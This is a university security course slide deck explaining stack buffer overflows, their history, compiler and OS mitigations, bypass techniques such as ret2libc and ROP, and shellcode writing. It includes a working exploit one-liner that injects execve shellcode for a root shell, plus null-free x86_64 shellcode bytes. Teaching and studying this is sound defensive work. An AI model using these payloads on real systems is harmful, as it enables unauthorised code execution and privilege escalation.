

Smashing the Stack

Cesena Security Network and Applications

*University of Bologna
Ingegneria e Scienze Informatiche*

December 10, 2014



Outline

① Introduction

- Smashing the stack
- A brief time line
- Process Memory
- Stack Frame

② Buffer Overflows

- Unsafe functions
- Basic Overflow
- Heap-based Overflow
- Stack-based Overflow

③ Security

- Programming Languages
- Stack Cookies
- ASLR

DEP

④ Mitigations Bypass

- Multiple Input and Static Areas
- NOP Sledge
- JMP2Register
- Exception Handler
- Ret2libc
- ROP

⑤ Shellcoding

- Syscalls
- Data reference
- Zero-bytes problem

⑥ Exercise

⑦ References



Introduction I

Acknowledgement

A special thanks to **CeSeNA Security** group and *Marco Ramilli* our “old” mentor...

Where to find us

- ▶ Website: <http://cesena.ing2.unibo.it/>
- ▶ Facebook: <https://www.facebook.com/groups/105136176187559/>
- ▶ G+:
<https://plus.google.com/communities/101402441314003721224>



Introduction II

Before smashing things

We need to say some words about security in general :) !



Introduction III

Security facts in modern era

- ▶ Each security breach costs over 500k to Corporates
<http://goo.gl/RAUg0g>
- ▶ Cyber-Security market is growing (*63 billion in 2011, 120 billions in 2017*)
<http://goo.gl/Zq8Efj>
- ▶ Zero-Day exploit black markets, and Bug-Bounty (*yes Microsoft is doing it too*)



Introduction IV

Is someone still using C

Lot of C/C++ out there.. <http://langpop.com/> <http://www.tiobe.com/>

Buffer OverFlows are old stuff

Who	<i>NGINX Web server</i>
What	<i>stack-based buffer overflow</i>
When	2013

Really??

Check this CVE: <http://goo.gl/4cIBqI>



Smash the stack I

Smash The Stack [C programming] n.

- ▶ On many C implementations it is possible to **corrupt the execution stack** by writing past the end of an array declared auto in a routine.
- ▶ Code that does this is said to smash the stack, and *can cause return from the routine to jump to a random address.*

This can produce some of the most insidious data-dependent bugs known to mankind.



A brief time line I

The first document Overflow Attack (Air Force) - 31/10/1972

By supplying addresses outside the space allocated to the users programs is possible to:

- ▶ Obtain unauthorized data.
- ▶ Cause a system crash.



A brief time line II

The morris Worm - 02/11/1988

Robert Tappan Morris (Jr.):

- ▶ First computer worm to be distributed via the Internet
- ▶ Public's introduction to Buffer OverFlow (BOF) Attacks
- ▶ ...Still student at Cornell University!

Using BOF to inject code into a program and cause it to jump to that code.



A brief time line III

How to Write Buffer Overflow 20/10/1995

- ▶ The **Segmentation fault (core dumped)** is what we want.
- ▶ This mean *access to some unattended memory address*.

Smashing The Stack For Fun And Profit 08/11/1996

by *Elias Levy (Aleph1)*

- ▶ One of the best article about **BOF**.
- ▶ From C to Assembly, BOF and shellcodes.



Process Memory I

Buffers, Memory and Process

To understand what stack buffers are we must first understand how a program and process are organized.

- ▶ Program layout is divided in sections like:
 - ▶ .text, where program instructions are stored
 - ▶ .data, where program data will be stored
 - ▶ .bss, where static vars are allocated
 - ▶ .stack, where **stack frames** live
- ▶ These sections are typically mapped in memory segments, so they have associated RWX permissions.



Process Memory II

.text


- ▶ Code instructions and some read-only data.
- ▶ This region corresponds to the *.text section* of the executable file.
- ▶ Normally marked as Read-Only, any attempt to write to it will result in a *segmentation violation*.



Process Memory III

.data .bss

- ▶ Data region contains initialized data, static variables are stored in this region.
- ▶ The data region corresponds to the *data-bss sections* of the executable file.
- ▶ New memory is typically added between the *.data* and *.stack* segments.



Stack Frame I

- ▶ Logical *frames* pushed during function calls and popped when returning.
- ▶ **stack frame** contains the function params, its local variables, and the necessary data for recovering previous frame.
- ▶ So it also contains the value of the **instruction pointer** at the time of the function call.
- ▶ Stack grows down (towards lower memory addresses)
- ▶ The stack pointer points to the last used address on the stack frame.
- ▶ The base pointer points to the bottom of the stack frame.

```

|                                     0xffff
|                                     <--- Previous
|                                     Stack Frame
|====FRAME-BEGIN====
|  PARN
|  ..
|  PAR2    <--- Parameters
|  PAR1
|-----
|  OLD_EIP
|  OLD_EBP  <--- EBP points here
|-----
|  Var 1
|  ..
|  Var N    <--- ESP points here
|====FRAME-END====
|
|                                     0x0000

```



Stack Frame II

Stack in x86-x86_64

Stack grows in opposite direction w.r.t. memory addresses.

Also two registers are dedicated for stack management:

EBP/RBP , points to the **base** of the stack-frame (*higher address*)


EIP/RIP , points to the **top** of the stack-frame (*lower address*)

Who setup the stack frame?

Calling convention:

- ▶ Parameters are pushed by caller.
- ▶ *EIP* is pushed via *CALL instruction*.
- ▶ *EBP* and local vars are pushed by called function.

Valid for x86
x86-64 uses different convention (FAST-CALL)



Stack Frame III

Call Prologue and Epilogue

```
1 ;params passing*  
2 call fun ;push EIP
```

```
1 fun :  
2 ; prologue  
3 push EBP  
4 mov EBP, ESP  
5 sub ESP,<paramspace>  
6 ...  
7 ...  
8 ; epilogue  
9 mov ESP, EBP  
10 pop EBP ;restore EBP  
11 ret ;pop EIP
```


Stack Frame IV

Stack Frame: Recap


Logical stack frames that are *pushed in the .stack segment* on function call, popped when returning.

A stack frame contains:

- ▶ Parameters (depends on calling convention, not true for linux64)
- ▶ **Data for previous frame recovering, also old Instruction Pointer value.**
- ▶ Local variables



Stack Frame V



What is BOF? I



Figure: BOF segmentation fault



What is BOF? II

Also known as

```
user$ ./note AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Segmentation fault
```



How to use BOF? I



Figure: BOF whoami: root



How to use BOF? II

Also known as

```
user$ ./note 'perl -e 'printf("\x90" x 153 .  
    "\x31\xdb\x31\xc9\x31\xc0\xb0xcb\xcd\x80\x31\xc0\x50  
    \x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50  
    \x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\x31\xdb\xb0\x01  
    \xcd\x80" . "\x90" x 22 . "\xef\xbe\xad\xde")' '  
sh-3.1# whoami  
root
```



Unsafe functions I

Unsafe C functions

- ▶ *gets()*: replace it with *fgets()* or *gets_s()*
- ▶ *strcpy()*: replace it with *strncpy()* or *strlcpy()*
- ▶ *strcat()*: replace it with *strncat()* or *strlcat()*
- ▶ *sprintf()*: replace it with *snprintf()*
- ▶ *printf()*: improper use of it can lead to exploitation, never call it with variable `char*` instead of constant `char*`.

Essentially, every C functions that don't check the size of the destination buffers



Basic Overflow I

In the following example, a program has defined two data items which are adjacent in memory: an 8-byte-long string buffer, A, and a two-byte integer (short), B. Initially, A contains nothing but zero bytes, and B contains the number 1979. Characters are one byte wide.

```
char A[8] = {0,0,0,0,0,0,0,0};
short B = 1979;
```

variable name	A								B	
value	[null string]								1979	
hex value	00	00	00	00	00	00	00	00	07	BB

Figure: A and B variables initial state



Basic Overflow II

Now, the program attempts to store the null-terminated string "excessive" in the A buffer. "excessive" is 9 characters long, and A can take 8 characters. By failing to check the length of the string, it overwrites the value of B

```
gets(A);
```

variable name	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
hex	65	78	63	65	73	73	69	76	65	00


Figure: A and B variables final state



Heap-based Overflow I

Buffer overflow in heap area.

- ▶ By corrupting *malloc-ed* chunks is possible to overwrite internal structures such as linked list pointers.
- ▶ Canonical heap overflow overwrites dynamic memory allocation linkage (malloc meta data)
- ▶ Uses the resulting pointer exchange to overwrite a program function pointer (maybe in stack).



Stack-based Overflow I

Buffer overflow on stack, like the Morris one..
we can:

- ▶ Overwrite local variables that are near a buffer in memory.
- ▶ Overwrite the some function pointer, or exception handlers pointers which are subsequently executed.
- ▶ Overwrite the return address in the stack frame.

Once the function returns, execution will resume at the return address as specified by the attacker, usually a user input filled buffer.



Stack-based Overflow II

BOF in theory: Recipe

- ▶ Buffer on stack
- ▶ Not sufficiently input validation
- ▶ Goodwill




Figure: Stack frame before BOF

Stack-based Overflow III

BOF in theory: Powning

- ▶ The buffer is filled with a **shellcode** and some padding
- ▶ Padding must be precise
- ▶ Return address is overwritten with the shellcode address (on stack)




Figure: Corrupted stack frame

Stack-based Overflow IV

```
./note "This is my sixth note"
```

```
Memory: addNote(): 80484f9,
main(): 80484b4, buffer:bffff454,
n_ebp: bffff528, n_esp: bffff450,
m_ebp: bffff538, m_esp: bffff534
      address  hex val  string val
n_esp > bffff450: bffff450  ? ? ? P
buffer> bffff454: 73696854  s i h T
      bffff458: 20736920      s i
      bffff45c: 7320796d  s y m
      bffff460: 68747869  h t x i
      bffff464: 746f6e20  t o n
      bffff468: b7fc0065  ? ? e
      ...
      bffff510: 00000000
      bffff514: 00000000
endBuf> bffff518: bffff538  ? ? ? 8
      bffff51c: 080487fb      ? ?
      bffff520: b7fcaffc  ? ? ? ?
      bffff524: 0804a008      ?
n_ebp > bffff528: bffff538  ? ? ? 8
n_ret > bffff52c: 080484ee      ? ?
      bffff530: bffff709  ? ? ?
m_esp > bffff534: b8000ce0  ? ?
m_ebp > bffff538: bffff598  ? ? ? ?
m_ret > bffff53c: b7eb4e14  ? ? N
      bffff540: 00000002
```

```
./note AAAAAAAAAAAAAAAAAA...
```

```
Memory: addNote(): 80484f9
main(): 80484b4, buffer:bffff314
n_ebp: bffff3e8, n_esp: bffff310
m_ebp: bffff3f8, m_esp: bffff3f4
      address  hex val  string val
n_esp > bffff310: bffff310  ? ? ?
buffer> bffff314: 41414141  A A A A
      bffff318: 41414141  A A A A
      bffff31c: 41414141  A A A A
      bffff320: 41414141  A A A A
      bffff324: 41414141  A A A A
      bffff328: 41414141  A A A A
      ...
      bffff3d0: 41414141  A A A A
      bffff3d4: 41414141  A A A A
endBuf> bffff3d8: 41414141  A A A A
      bffff3dc: 41414141  A A A A
      bffff3e0: 41414141  A A A A
      bffff3e4: 0804a008      ?
n_ebp > bffff3e8: 41414141  A A A A
n_ret > bffff3ec: 41414141  A A A A
      bffff3f0: 41414141  A A A A
m_esp > bffff3f4: 41414141  A A A A
m_ebp > bffff3f8: 41414141  A A A A
m_ret > bffff3fc: 41414141  A A A A
      bffff400: 41414141  A A A A
```

Segmentation fault

Stack-based Overflow V

Overwriting the return address

```
Memory: addNote(): 80484f9,
main(): 80484b4, buffer:bffff384
n_ebp: bffff458, n_esp: bffff380
m_ebp: bffff468, m_esp: bffff464
```

	address	hex val	string val
n_esp >	bffff380:	bffff380	? ? ? ?
buffer>	bffff384:	90909090	? ? ? ?
	bffff388:	90909090	? ? ? ?

	bffff418:	90909090	? ? ? ?
	bffff41c:	31db3190	1 ? 1 ?
	bffff420:	b0c031c9	? ? 1 ?
	bffff424:	3180cdcb	1 ? ? ?
	bffff428:	2f6850c0	/ h P ?
	bffff42c:	6868732f	h h s /
	bffff430:	6e69622f	n i b /
	bffff434:	5350e389	S P ? ?
	bffff438:	d231e189	? 1 ? ?
	bffff43c:	80cd0bb0	? ? ? ?

```
bffff440: 01b0db31      ? ? 1
bffff444: 909080cd      ? ? ? ?
endBuf> bffff448: 90909090      ? ? ? ?
bffff44c: 90909090      ? ? ? ?
bffff450: 90909090      ? ? ? ?
bffff454: 0804a008      ?
n_ebp > bffff458: 90909090      ? ? ? ?
n_ret > bffff45c: bffff388      ? ? ? ?
bffff460: bffff600      ? ? ?
m_esp > bffff464: b8000ce0      ?      ?
m_ebp > bffff468: bffff4c8      ? ? ? ?
m_ret > bffff46c: b7eb4e14      ? ? N
bffff470: 00000002
sh-3.1# whoami
root
sh-3.1# exit
```



Security Against Bofs

How to secure the stack?

- ▶ Various methods and techniques. . .
- ▶ . . . and various consideration.
- ▶ Which programming language?
- ▶ How to deal with legacy code?
- ▶ How to develop automatic protection?



Security: Programming Language

Do programming languages offer automatic stack protection?

C/C++ these languages don't provide built-int protection, but offer *stack-safe* libraries (e.g. `strcpy()` \Rightarrow `strncpy()`).

Java/.NET/Perl/Python/Ruby/... all these languages provide an automatic array bound check: no need for the programmer to care about it.

- ▶ According to www.tiobe.com C is (still) the most used Programming Language in 2013.
- ▶ **Legacy code still exists: it can't be rewritten!**
- ▶ Operating systems and compilers should offer automatic protections.



Security: Automatic stack smashing detection using stack cookies

An automatic protection introduced at compile time


- ▶ Random words (cookies) inserted into the stack during the function prologue.
- ▶ Before returning, the function epilogue checks if those words are intact.
- ▶ If a stack smash occurs, cookie smashing is very likely to happen.
- ▶ If so, the process enters in a *failure* state (e.g. raising a *SIGSEV*).



Security: StackGuard (1998)

A patch for older gcc


- ▶ “A simple compiler technique that virtually eliminates buffer overflow vulnerabilities with only modest performance penalties” [3].
- ▶ It offers a method for detecting return address changes in a portable and efficient way.
- ▶ StackGuard uses a random *canary word* inserted before the return address. The callee, before returning, checks if the canary word is unaltered.



Security: Stack-Smashing Protector (2001)

An improved patch for gcc

- ▶ It uses a stack cookies (*guard*), to protect the base pointer.
- ▶ Relocate all arrays to the top of the stack in order to prevent variable corruption (**B** before **C**).
- ▶ Copies arguments into new variables below the arrays, preventing argument corruption (**A** copied into **C**).
- ▶ SSP is used by default since gcc 4.0 (2010), however some systems (like *Arch Linux*) keep it disabled.



Security: SSP examples

```
void test(int (*f)(int), int z, char* buf) {  
    char buffer[64]; int a = f(z);  
}
```

gcc -m32 -fno-stack-protector test.c

```
push ebp  
mov  ebp, esp  
sub  esp, 0x68  
mov  eax, [ebp+0xc]  
mov  [esp], eax  
mov  eax, [ebp+0x8]  
call eax  
mov  [ebp-0xc], eax  
leave  
ret
```

gcc -m32 -fstack-protector test.c

```
push ebp  
mov  ebp, esp  
sub  esp, 0x78  
mov  eax, [ebp+0x8]  
mov  [ebp-0x5c], eax  
mov  eax, [ebp+0x10]  
mov  [ebp-0x60], eax  
mov  eax, gs:0x14  
mov  [ebp-0xc], eax  
xor  eax, eax  
mov  eax, [ebp+0xc]  
mov  [esp], eax  
mov  eax, [ebp-0x5c]  
call eax  
mov  [ebp-0x50], eax  
mov  eax, [ebp-0xc]  
xor  eax, gs:0x14  
je   8048458 <test+0x3c>  
call 80482f0 <__stack_chk_fail@plt>  
leave  
ret
```

Security: Address space layout randomization (~ 2002)

A runtime kernel protection

- ▶ Using PIC (position independent code) techniques and kernel aid, it's possible to change at every execution the position of stack, code and library into the addressing space.
- ▶ Linux implements ASLR since 2.6.12. Linux ASLR changes the stack position.
- ▶ Windows has ASLR enabled by default since Windows Vista and Windows Server 2008. Window ASLR changes stack, heap and Process/Thread Environment Block position.



Security: ASLR example

```
$ sudo sysctl -w kernel.randomize_va_space=1
$ for i in {1..5}; do ./aslr ; done
BP: 0x7fffe03e49d0
BP: 0x7fff01cd44a0
BP: 0x7fff23ac2450
BP: 0x7fffacc72fc0
BP: 0x7fffa20fca50
$ sudo sysctl -w kernel.randomize_va_space=0
$ for i in {1..5}; do ./aslr ; done
BP: 0x7fffffffef750
BP: 0x7fffffffef750
BP: 0x7fffffffef750
BP: 0x7fffffffef750
BP: 0x7fffffffef750
```



Security: Data Execution Prevention (~ 2004)

Make a virtual page not executable

- ▶ Hardware support using the NX bit (*Never eXecute*) present in modern 64-bit CPUs or 32-bit CPUs with PAE enabled.
- ▶ NX software emulation techniques for older CPUs.
- ▶ First implemented on Linux 2.6.8 and on MS Windows since *XP SP2* and *Server 2003*.
- ▶ Currently implemented by all OS (Linux, Mac OS X, iOS, Microsoft Windows and Android).



Mitigations Bypass I

Are these mitigations enough??

Spoiler: NO.

ASLR bypass via *multiple input, NOP sledge, jmp2reg, ROP ...*

DEP bypass via *ret2libc, ROP ...*

Stack Cookie bypass via Exception Handler exploiting (and other techniques which aren't treated here: eg. *Heap-Overflow ...*)

This section aims to provide a quick overview on more advanced stack smashing.



Multiple Input and Static Areas I

Actually, not everything is randomized. . .

Sections like `.text` or `.bss` (or some library memory space) are not randomized by ALSR.

Exploit multiple input

If we can put our shellcode into a variable located in these memory areas (eg. *global var*, *static var*, *environment*. . .) then we should be able to correctly reference it.

Enforcing this kind of attack often require to *provide multiple inputs* (at least one in the stack and another in a not randomized place)




NOP Sledge I

What if randomization is not truly random?

- In certain ALSR implementation (for several reasons) randomization might present recurrent set of address.
- This enhance our chance to *guess* the right address, but it's not enough

NOP sledge

- **NOP** (0x90) is the *No OPeration* instruction on x86 ISA
- Adding a long NOP prologue to our shellcode increase the valid address range usable to jump to our shellcode.



NOP Sledge II




Figure: NOP Sledge role during stack smashing



JMP2Register I

Changing scenario

- No static memory location
- No time to try to guess addresses

Try to think at how variables are referenced in Assembly... *Var. address could be stored in a register*



JMP2Register II




Figure: Jmp2reg example with EBX register that contains an address of a stack memory location (**area under attacker control**)



JMP2Register III

What If no jmp reg ?

Same trick could be exploited with other statements:

- ▶ *call reg*
- ▶ *push reg; ret*
- ▶ *jmp [reg + offset]*
- ▶ *pop; ret* if desired address lay on stack (*pop;pop;ret pop;pop;pop;ret* and so on)



Exception Handler I

- ▶ As seen before some stack protection check if the stack as been smashed before function return. So classic “*overwrite EBP+4*” does not work.
- ▶ Many languages support custom **exception handling** statement (eg.C++)
- ▶ *May we execute our shellcode instead of user defined handler?*

SEH based stack smashing

Generally depends on how compiler handle user define Exception Handlers, and in many case its possible (with gcc and VC++ both).



Exception Handler II

Stack Frame with SEH (VC++/Windows)




Figure: Stack frame with SEH under Windows



Ret2libc I

- ▶ Now we want to deal with **DEP** countermeasure.
- ▶ As you know no bytes in `.data` `.stack` `.bss` segments can be executed.

What about executing some library code?

libc function `system(char*cmd)` executes the command specified by the string pointed by its parameter.

May we craft the stack in a manner to simulate a function call without `CALL`?



Ret2libc II

ret2libc - before ret




Figure: Ret2libc fashioned stack smashing, before ret (stdcall ia32)



Ret2libc III




Figure: Ret2libc fashioned stack smashing, executing target function prologue (stdcall ia32)



ROP I

- ▶ What if we need to provide a *system()* parameter which is in a randomized memory area?
- ▶ Is there a way to do some computation without code injection?

Return Oriented Programming

Programming technique that borrow chunks of pre-existent code, control flow is controlled by jumping to these “**gadgets**”.

Gadget

In ROP jargon a “gadget” is a collection of sequential instructions which end with a *RET* (*0xc3*) (typically one or two instruction before *RET*).

NOTE: *x86 works with processors unaligned memory addresses, so we can found lots of gadgets. . .*

ROP II

How to program in ROP

- ▶ **ESP** works similar to **EIP**, like a *gadget* pointer
- ▶ Putting *gadget* address on stack enable us to sequentially execute arbitrary chunks of codes.
- ▶ By controlling ESP we could govern the ROP control flow.
- ▶ **Gadgets** may not be what we exactly need (eg. `mov eax,esp; ret`), they could contain also undesired instruction (eg. `mov eax,esp;push ebx;ret`)
- ▶ If program is sufficiently large, ROP programming is typically **Turing-Complete**
- ▶ Manual ROP programming is quite a mess. . . some *ROP Compilers* exists :)



ROP III

ROP stack smashing




Figure: Stack during a ROP based stack smashing, try to figure out what happens (ia32)



Shellcoding

BOF payload

- ▶ A buffer overflow exploitation ends with the execution of an arbitrary payload.
- ▶ The payload is a sequence of machine code instructions.
- ▶ A common way to write shellcode is to use assembly language.
- ▶ Usually, the ultimate goal is to spawn a shell (hence *shellcoding*):

```
execve("/bin/bash", ["/bin/bash"], []);
```



Shellcoding: Creation steps

Assuming direct control

- 1 Invoke the `execve` syscall.
- 2 Refer the string `"/bin/bash"` and the argument array.
- 3 Optimize the payload.
- 4 Perform the buffer overflow.

```
execve("/bin/bash", ["/bin/bash"], []);
```



Shellcoding: Syscalls

Invoking a syscall

- ▶ Syscalls are invocable using a numerical id.
- ▶ Ids are defined into *unistd_32.h* for x86 systems and *unistd_64.h* for x86_64 systems.
- ▶ On x86_64 systems the assembler operation *syscall* execute the syscall identified by *rax*.
- ▶ On x86 systems the assembler operation *int 80h* raises a software interrupt, which leads to the execution of the syscall identified by *eax*.

```
1 ; exit(0) syscall
2 mov rdi, 0
3 mov rax, 60
4 syscall
```

```
1 ; exit(0) syscall
2 mov ebx, 0
3 mov eax, 1
4 int 80h
```



Shellcoding: The execve syscall

```

1 unistd_32.h
2 #define __NR_execve 11
3 unistd_64.h
4 #define __NR_execve 59
5 syscall.h
6 int kernel_execve( const char *filename ,
7                   const char *const argv[] ,
8                   const char *const envp[] );

```

man 2 execve

- ▶ execve() executes the program pointed to by filename.
- ▶ argv is an array of argument strings passed to the new program. By convention, the first of these strings should contain the filename.
- ▶ envp is an array of strings, conventionally of the form *key=value*.
- ▶ Both argv and envp **must** be terminated by a NULL pointer.
- ▶ On Linux, argv [or envp] can be specified as NULL, which has the same effect as specifying this argument as a pointer to a list containing a single NULL pointer.

```

1 execve("/bin/bash", ["/bin/bash", NULL], NULL);

```



Shellcoding: Syscall and parameter passing

How to pass parameters?

- ▶ Use the calling convention for syscalls!

x86_64 rdi, rsi, rdx, r10, r8 and r9.

x86 ebx, ecx, edx, esi, edi and ebp.

- ▶ Other parameters go into the stack.
- ▶ `execve` parameters:

x86_64 *rdi* \implies `" /bin/bash"`

rsi \implies `[" /bin/bash", NULL]`

rdx \implies `NULL`

x86 *ebx* \implies `" /bin/bash"`

ecx \implies `[" /bin/bash", NULL]`

edx \implies `NULL`

Shellcoding: Data reference I

The reference problem

- ▶ The shellcode must know the reference of `"/bin/bash"`, `argv` and `env`.
- ▶ The shellcode is not compiled with the program it's intended to run: it must be designed as a *Position Independent Code*, i.e. the shellcode can't use absolute reference.
- ▶ Therefore you must use relative addressing, but before IA-64 it was not possible.

```
filename db '/bin/bash',0  
; What will be the address of filename in any program?  
mov rdi, ?
```



Shellcoding: Data reference II

Old IA-32 way

- ▶ You use a trick: `jmp` just before the data location, then do a `call`.
- ▶ The `call` instruction pushes the next instruction pointer onto the stack, which is equal to the `"/bin/bash"` address.

```
jmp filename
run:
    pop ebx ; ebx now contains "/bin/bash" reference
    ; ...
filename:
    call run
    db '/bin/bash',0
```



Shellcoding: Data reference III

New IA-64 way

- ▶ IA-64 introduces the RIP relative addressing.
- ▶ *[rel filename]* becomes *[rip + offset]*

```
lea rdi, [rel message] ; now rdi contains  
                        ; the string reference  
; ...  
  
filename db '/bin/bash',0
```



Shellcoding: Data reference IV

Generic Way

- ▶ You can push the string in hex format into the stack.
- ▶ The stack pointer is then the string reference.

```
push 0x00000068 ; 0x00, 'h'
push 0x7361622f ; 'sab/'
push 0x6e69622f ; 'nib/'
mov ebx, esp ; now ebx contains the string reference
; ...
```



Shellcode: first attempt I

bits 64

```
lea rdi, [rel filename] ; filename
lea rsi, [rel args] ; argv
mov rdx, 0 ; envp

mov [rel args], rdi ; argv[0] ← filename
mov [rel args+8], rdx ; argv[1] ← null

mov rax, 59
syscall

filename db '/bin/bash',0
args db 16
```



Shellcode: first attempt II

```

\x48\x8d\x3d\x21\x00\x00\x00\x48\x8d\x35\x24\x00\x00
\x00\xba\x00\x00\x00\x00\x48\x89\x3d\x18\x00\x00\x00
\x48\x89\x15\x19\x00\x00\x00\xb8\x3b\x00\x00\x00\x0f
\x05\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x00\x01\x00
\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00

```

- ▶ **Warning: zero-byte presence!**
- ▶ Often shellcode payload are red as string.
- ▶ C strings are null-terminated array of chars.
- ▶ The vulnerable program will process only the first five bytes!



Shellcode: Zero-bytes problem

Zero-bytes presence is caused by data and addresses

- ▶ *mov rax, 11h* is equivalent to *mov rax, 0000000000000011h*.
- ▶ *lea rax, [rel message]* is equivalent to *lea rax, [rip + 0000...xxh]*.
- ▶ *execve*, for instance, requires a null terminated string and some null parameters.

Solutions

- ▶ Use *xor* operation to zero a register.
- ▶ Use smaller registers (e.g.: *rax* → *eax* → *ax* → *[ah,al]*)
- ▶ Use *add* operation: immediate operator is not expanded.
- ▶ Place non-null marker and substitute them inside the code.
- ▶ Make a relative reference offset negative.

Shellcode: second attempt I

```
bits 64
jmp code
filename db '/bin/bash','n' ; 'n' is the marker
args db 16
code:
    lea rdi, [rel filename] ; negative offset
    lea rsi, [rel args] ; negative offset
    xor rdx, rdx ; zeros rdx
    mov [rel filename+10], dl ; zeros the marker
    mov [rel args], rdi
    mov [rel args+8], rdx
    xor rax, rax ; zeros rax
    mov al, 59 ; uses smaller register
    syscall
```



Shellcode: second attempt II

```
\xeb\x0b\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x6e  
\x10\x48\x8d\x3d\xee\xff\xff\xff\x48\x8d\x35\xf1  
\xff\xff\xff\x48\x31\xd2\x88\x15\xe8\xff\xff\xff  
\x48\x89\x3d\xe1\xff\xff\xff\x48\x89\x15\xe2\xff  
\xff\xff\x48\x31\xc0\xb0\x3b\x0f\x05
```

- Zero-bytes eliminated.



Tools I

objdump - the linux disassembler

```
$ objdump -M intel -d <PROGNAME>
```



Tools II

`gdb` - the linux debugger

```
$ gdb <PROGNAME>
(gdb) set disassembly-flavor intel    # we like intel syntax
(gdb) disassemble <SYMBOL-OR-ADDRESS> # eg. disass main
(gdb) b * 0xdeadbeef # breakpoint at address
(gdb) run <ARGS>      # run the program
(gdb) stepi           # step into
(gdb) nexti           # step over
(gdb) finish          # run until ret
(gdb) i r             # info registers
(gdb) i b             # info breakpoints
(gdb) x/20i $eip      # print 20 instr starting from EIP
(gdb) x/20w $esp       # 'w' WORD, 's' STRING, 'd'
                      # DECIMAL, 'b' BYTE
(gdb) display/<X-EXPR> # like x/ but launched
                      # at every command
```

Exercise I

Exercises source available at <http://goo.gl/WupDs>

Some exercises need to connect via ssh to cesena.ing2.unibo.it as pwn at port 7357 to test your solution.

